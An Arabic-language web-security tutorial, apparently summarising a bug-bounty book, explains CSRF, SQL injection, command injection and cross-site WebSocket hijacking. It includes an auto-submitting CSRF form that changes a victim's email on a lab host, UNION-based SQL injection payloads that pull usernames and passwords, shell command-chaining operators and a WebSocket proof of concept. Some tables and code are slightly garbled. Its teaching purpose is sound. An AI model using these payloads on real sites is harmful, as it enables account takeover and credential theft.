CROSS SITE REQUEST FORGERY (CSRF)

ودا بيأثر علي ال user يعني لازم تدخل منه لحدوث ال attack تقدر من خلاله انك تغير الباسورد او
الايمل بتاعه زي صفحه او فيديو او انك تبعت فلوس لل attacker او اي حاجه ثاني تقدر تعملها عن
طريق
ال POST request

CSRF

مبدئيا كدا لازم ان ال user بيقرأ logged in ال ابلكيشن اللي هتعمل عليه ال attack
طبعا ال user هنا هيقوم يدخل علي ال malicious site اللي هتعمله
طبعا باستخدام ال Javascript ممكن تتمكن من انك تبعت ريكوستات للموقع اللي ال user متسجل
عليه عن طريق ال Cookies
طيب ايه اللي بعد كدا ؟ هو فيه اقدر من كدا لو قدرت تخلي ال user انه يدخلي علي ال site بتاعك اللي
انت متحكم في المحتوي بتاعه ؟
لو دخل عندك تقدر من خلاله انك تبعت ريكوستات او تنتحل صفته عن طريق ال cookies بتاعته




ومن هنا الهاكر هيبدا بيعت authenticated request عن طريق المتصفح بتاع الضحية او المستخدم

ناخد مثال ثاني لو عندك ابلكيشن بيخلي المستخدمين انهم يغيروا ال email الخاص بيهم عن طريق
انهم يملوا ال from

طيب ماذا لو ال application فشل انه يحمي المستخدمين من ال CSRF attack ؟
كدا ال attacker يقدر انه يغير الايمل بتاع المستخدم ولكن بشرط لازم ان المستخدم يدخل علي

الصفحة التي ال attackerعاملها ويتنفذ عليه الامر كذا هو غير الايصال عن طريق تدخل المستخدم يقدر يعمل ايه ثاني ؟
يقوم عامل password ويخلي الكود او اياً كان ايه التحقق عن طريق ال email التي هو غيره



ليه الريبكوست دا مصاب ؟
علشان زي ما انت شايف كذا مفيش CSRF token ولا authentication header ولا refer header
هنا علي طول تبدأ تعمل CSRF attack

بس لازم تعرف انك لازم تعمل صفحه (POC) proof of concept

```
<html>
<form id="exploit" action="https://acc71f681f28327e80e13486006a005a.web-securityacademy.net/email/change-email" method="post">
  <input name="email" value="attack@test.com">
  <input type='submit' value='submit'>
</form>
<script>
document.getElementById("exploit").submit()
</script>
</html>
```

مثلا زي كذا بالمناسبه ال burp ال pro دلو قتي بتعمل ال poc بس تديها ال Request

SQL INJECTION (SQLI)

ببساطه تقدر انك تستغلها في انك ت dump المحتوي بتاع ال applications database واللي هو اصلا ال Databases بتشيل المعلومات الحساسه زي الاسم وكلمه السر والخ... من اشهر قواعد البيانات وهي MySQL :
وممكن يشتغل علي غيرها يعني عادي
MSSQL, PostgreSQL, Oracle, and more

PAYLOADALLTHETHINGS:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%2>

هنا هتلاقي مصادر وشرح اكتر ليها


SQLI

اكتر حاجه ممكن تقابلها وهي ال MySQL
هنا يجي دورك في انك تبدأ تدور عليها


Invalid Product
Error 1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 of
SELECT * FROM inventory WHERE id = 4'

اثناء ما انت بتبحث عنها ف لو شوفت ال error دا ساعتها تعرف ان الثغره موجوده في المكان دا

دلوقتي هنجي ل PostgreSQL
وهنا احنا هتحاول اننا نكون توضيح ل ازاي استغلال ال PostgreSQL Server




الخطأ دا من الاخطاء اللي قليل ما هتلاحظها عموما يعني
المهم لو شكيت ان هنا فيه SQLi من هنا تبدأ عمليه تخمين اعداد الاعمده اللي في قاعده البيانات
عن طريق
"order by" command.




من الآخر انت هنا بتحاول تخمين عدد الاعمده عن طريق انك تبعت وتسأل السيرفر هل عندك عمود واحد
؟ هنا هيرد هو ويقولك ايوه وبعدها تقوله هل عندك عمودين ؟
هو هيرد ويقولك ايوه وبعدها تسأله هل عندك 3 اعمده ؟ وساعتها هييجيلك خطأ من قاعده البيانات و
لذلك انت تعرف ان جدول قاعده البيانات فيه بس عمودين اثنين

'order by <Number here>--



زي ما انت شايف هنا لما كتبنا البايلود اللي حصل انا السيرفر رد بدون اي اخطاء مع ذلك ان الامر اللي كتبناه صح واحنا كتبنا هنا عمودين بص علي ال url كدا طيب ايه اللي هيحصل لما نكتب رقم مش صح زي مثلا 3 او 4 او 5 اي رقم مش صح




هيظهر كدا علي طول

من هنا عرفنا ان فيه عمودين ايه الخطوه الثانيه ؟
هو انك تبدأ تشوف انه في العمودين دول بيشيل او بيعرض text
طيب هفهمك دلوقتي بص كدا هنا :
'union select NULL,NULL--

عن طريق ال union select ممكن انك تعرف انه فيهم هيد retrieve بيانات من قاعده البيانات
طيب فيه اصلا بعض قواعد البيانات هتجيبلك error لو نوع بيانات العمود اصلا غلط
لهذا السبب احنا بنقوم باستخدام "NULL" واللي هيكون افتراضي بقا في اي كان نوع البيانات ايه
لما احنا توقعنا انه فيه عمودين يعني تتوقع برضه انه هيكون فيه اثنين NULL لانك مش عارف نوع ال
بيانات ايه برضه لسه
دلوقتي بقا مرحله اننا نعرف انه فيهم اللي بيعرض بيانات للشاشه
علشان نقدر نعمل كدا ممكن نستبدل العمود المختار ب String هنجرب نرجع نص من العمود الاول مره
وبعد كدا العمود الثاني مره بعد كدا الاثنين وهنشوف امنا هييجي لينا ايروور وساعتها هتتعرف انه فيهم
اللي مش بيرجع بيانات
'union select NULL,'VULNERABLE'--


زي ما انت شايف احنا جينا في العمود الثاني وكتبنا نص ايا كان ايه هو تشيل كلمه NULL وتحت ال ''
وبينهم اي نص
وبعد كدا بقا تشوق في ال Response هل رجعلك اللي انت كتبته ؟ سواء في ال burp او في الصفحه عادي
يعني



زي ما انت واخذ بالك كلمه VULNERABLE رجعت لينا ف ساعتها مبروك انت كدا عرفت انهي فيهم ب يرجع بيانات من نوع String

وكدا عندنا عمود مصاب نبدأ نرجع منه بيانات من ال Backend Database


طيب المرحلة الثانيه دي هنفكر في ايه ؟
اكيد هنفكر في اننا محتاجين نرجع اسماء الجداول اللي في قاعده البيانات الحاليه
فيه قاعده بيانات اسمها "information_schema" وهي قاعده بيانات افتراضيه بتحتوي علي معلومات
عن اسماء الجداول او اسماء الاعمده او اي حاجه في قاعده البيانات
طيب في قاعده البيانات دي موجود جدول اسمه "table" و هذا الجدول بيحتوي علي عمود اسمه
"table_name".
نقدر اننا نستفيد من المعلومات دي علشان نطلع كل جدول موجود في قاعده البيانات
لو انت سرحت .. المثال دا هيفهمك اكثر :
' union select NULL, table_name from information_schema.tables--



زي ما انت شايف هنا طلع جداول كتير منهم جدول اسمه users
الخطوه اللي بعد كدا هو انك تعرف اسماء الاعمده بتاعه الجداول دي وهنستخدم قاعده البيانات اللي ه
ي "information_schema" علشان نعمل كدا

' union select NULL, column_name from information_schema.columns
where table_name = '<Table Name Here>'--

يبقا انت عرفت اسماء الجداول اول مره بعدين استخدمت اسم جدول معين واخذته علشان تعرف ايه ال
لي موجوده في الجدول دا
او بمعنى اصح ايه اسماء الاعمده اللي في الجدول اللي احنا طلعهنا من شويه




زي ما انت شايف جابلي حاجتين الاولى وهي password والثانيه وهي username
دول اسماء الاعمده اللي موجوده في الجدول اللي اسمه users

ايه الخطوه اللي بعد كذا ؟

هو اننا نسحب البيانات اللي في الاعمده دي عن طريق ايه ؟
هنا الكاتب استخدم ال
"concat()" function

' union select NULL, concat(<Column Name>','<Column Name 2>) from
<Table Name>--

تقدر تبحث في جوجل دلوقتي عن استخدامها ايه في قواعد البيانات وهيچيلك اجابات كتير



لازم عليك تتعلم ازاي تستغل ال sqlسدياً
مع ان اغلب الناس بيستخدموا ادوات بس مش بيكونوا فاهمين ايه اللي بيحصل بالظبط لكن انت

دلوقتي فاهم تقدر تحط ادوات معاك في الشغل بتاعك وترکز اكر يدويا
يعني لو لقيت endpoint مصابه ساعتها علي طول روح علي اسرع اداه واسهلهم وهي Sqlmap

<https://github.com/sqlmapproject/sqlmap>

COMMAND INJECTION

من الثغرات اللي قلما تلاقيها بس عموما يعني الكاتب لقي كام ابلكيشن كدا متبهدين فعلا وكانو
مصابين يعني بيها طيب الهاكرز بقدروا انهم يعملوا صلاحيتهم من خلال انهم يحصلوا علي RCE
في بعض الاحيان بعض التطبيقات هتأخذ منك اللي انت كتبتة وتممره من خلال argument لاداه علي
command line
ودي دايمًا ما بتكون فكره سيئه جدا يعني ولأزم الديفيلوبر يتجنبها طيب بالاعتماد علي نظام التشغيل ن
قدر اننا نستخدم تكنيكات متعددة علشان نـ execute الاوامر دي
ونوصل لـ RCE

Command	Example	OS	Description
&	echo "hi" & echo "bye"	Windows & Linux	Runs the first command then the second command
&&	echo "hi" && echo "bye"	Windows & Linux	Runs the second command only if the first command was successful


	echo "hi" echo "bye"	Windows & Linux	Pipe the first commands output into the second command
	echo "hi" echo "bye"	Windows & Linux	Runs the second command only if the first command fails.
;	echo "hi"; echo "bye"	Linux	Run the first command then the second command.
`Command`	echo "hi `echo "bye"``"	Linux	Run second command inside first command. Note those are back tics NOT single quotes
\$(Command)	echo "hi \$(echo "bye")"	Linux	Run second command inside first command.

```

alex@alex-PowerEdge-R710:~$ echo "hi" & echo "bye"
[1] 4930
bye
hi
alex@alex-PowerEdge-R710:~$ echo "hi" && echo "bye"
hi
bye
[1]+  Done                  echo "hi"
alex@alex-PowerEdge-R710:~$ echo "hi" | echo "bye"
bye
alex@alex-PowerEdge-R710:~$ echo "hi" || echo "bye"
hi
alex@alex-PowerEdge-R710:~$ echo "hi"; echo "bye"
hi
bye
alex@alex-PowerEdge-R710:~$ echo "hi `echo "bye"``"
hi bye
alex@alex-PowerEdge-R710:~$ echo "hi $(echo "bye")"
hi bye

```

يعني مثلا لو انت توقعنت ان فيه تطبيق مصاب ساعتها هنا تقدر تجرب التكنيكات اللي فاتت دي مثال :



هنا قام الكاتب بحقن الامر دا "echo hi" والمهم ان الامر دا استلم ليه رد زي ما انت شايف ودا مؤثر كويس جدا ان التطبيق بيقبل اوامر طيب بالنسبه لـ Blind command injection دا بيبقا صعب جدا لانك مش شايف او من الصعب انك تتحدد

مع الـ blind command injection تقدر انك تستخدم "echo" والامر دا تختبر بيه الثغره برضه ممكن تعمل ping او انك تجرب تعمل dnslookup وانك تعمل http request علي الـ machine الفكره انها ثغره قديمه بس ميمنعش انك ممكن تلاقيها في بعض الابليكيشنز


CROSS SITE WEB SOCKET HIJACKING (CSWSH)

قبل ما ابدأ في شرح الثغره لازم تفهم الاول يعني ايه Websocket خرينا نفهم ايه استخدامها ؟ طبعا علشان يحصل اتصال بينك وبين اي لعبه اونلاين او اي لايف شات او اي مكالمه فيديو مثلا الخ.. حاجه بتطلب اتصال دائم بينك وبين السيرفر اول باول يعني من الآخر.. لازم تبقا فاهم ايه اللي بيحصل وهنا بيحصل request و طبعا بيرجعلك response من الـ server


ودا باختصار عن طريق الـ websocket

شرح احسن :

<https://www.aqweeb.com/2019/05/websocket.html>



المثال دا بيوضحك شات بين اتنين ف الفكره هنا ان ممكن لو ال endpoint دي مصابه فساعتها ال user لو دخل علي الصفحه اللي ال Attacker عاملها ساعتها ال Attacker يقدر يستغل ال cookies بتاعه ال user ويبيعت من خلالها ريكوساتات ف هنا ممكن ال attacker يحصل علي ثغرات اخري زي مثلا XSS , SQLI , RCE , etc طيب الكلام دا مش بيغرك بحاجة ؟ ايوه ثغره CSRF علشان تحصل لازم يبقا user مسجل في الموقع وبعدها انت بتدخل علي رابط بتاع ال Attacker ومن هنا ال Attacker يقوم بشغله طيب خلينا ناخذ المثال اللي فوق دا هنا علشان يحصل الثغره لازم اولاً تفحص الترافيك اللي في المكان دا عن طريق انك تفتح ال burp زي كذا :



طيب هنا اغلب الناس تعرف ال http history بس وانهم ازاى يفحصوا الترافيك بتاعه ولكن الناس مش عارفه موضوع ال web socket او بتجاهل الجزء دا


المهم ازاى تدور علي الثغره دي ؟

اولا لازم انت ك Attacker تبقا مسجل في الموقع زيك زي ال user

وبعد كذا تفتح tab جديده علي نفس المتصفح ومن ثم تقوم بعمل web socket connection.

طيب في المثال دا اللي حصل هنا انه اتصل علي التطبيق بتاع ال live chat

طيب هنا من الآخر بقا لو ال endpoint مصابه ساعتها انت هتكون قادر علي انك تعمل ال web socket connection. ولكن باستخدام الكوكيز بتاعه ال user اللي دخل علي صفحتك اللي انت عاملها



تقدر تذاكر للشغره عن طريق : Portswigger

<https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking>

وهنا ممكن تشوف الكود بتاع ال : POC

```
<!DOCTYPE html>
<meta charset="utf-8" />
<title>WebSocket Test</title>
<script language="JavaScript" type="text/JavaScript">

var wsUri = "wss://echo.websocket.org";
var output;

function init()
{
```

```
    output = document.getElementById("output");
    testWebSocket();
}

function testWebSocket()
{
    websocket = new WebSocket(wsUri);
    websocket.onopen = function(evt) { onOpen(evt) };
    websocket.onclose = function(evt) { onClose(evt) };
    websocket.onmessage = function(evt) { onMessage(evt) };
    websocket.onerror = function(evt) { onError(evt) };
}

function onOpen(evt)
{
    writeToScreen("CONNECTED");
    doSend("WebSocket rocks");
}

function onClose(evt)
{
    writeToScreen("DISCONNECTED");
}

function onMessage(evt)
{
    writeToScreen('<span style="color: blue;">RESPONSE: ' + evt.data+'</span>');
    websocket.close();
}

function onError(evt)
{
    writeToScreen('<span style="color: red;">ERROR:</span> ' + evt.data);
}
}
```

```
function doSend(message)
{
  writeToScreen("SENT: " + message);
  websocket.send(message);
}

function writeToScreen(message)
{
  var pre = document.createElement("p");
  pre.style.wordWrap = "break-word";
  pre.innerHTML = message;
  output.appendChild(pre);
}

window.addEventListener("load", init, false);

</script>

<h2>WebSocket Test</h2>

<div id="output"></div>
```

زي ما قولتلك انك ممكن تقدر تحصل علي RCE من خلال الثغره دي وانا برضه سايبلك مصادر ليها فوق تذاكرها منها

الي هنا اكون قد انتهيت .. فان اصبحت فين الله وان اخطأت فين الشيطان

استودعكم الله الذي لا تضيع ودائعه

لا تنسونا بصالح من الدعاء

@AhmedKaramany

<https://twitter.com/k4r4m4ny>

@MuhammedMagdy

<https://twitter.com/0xmagdy>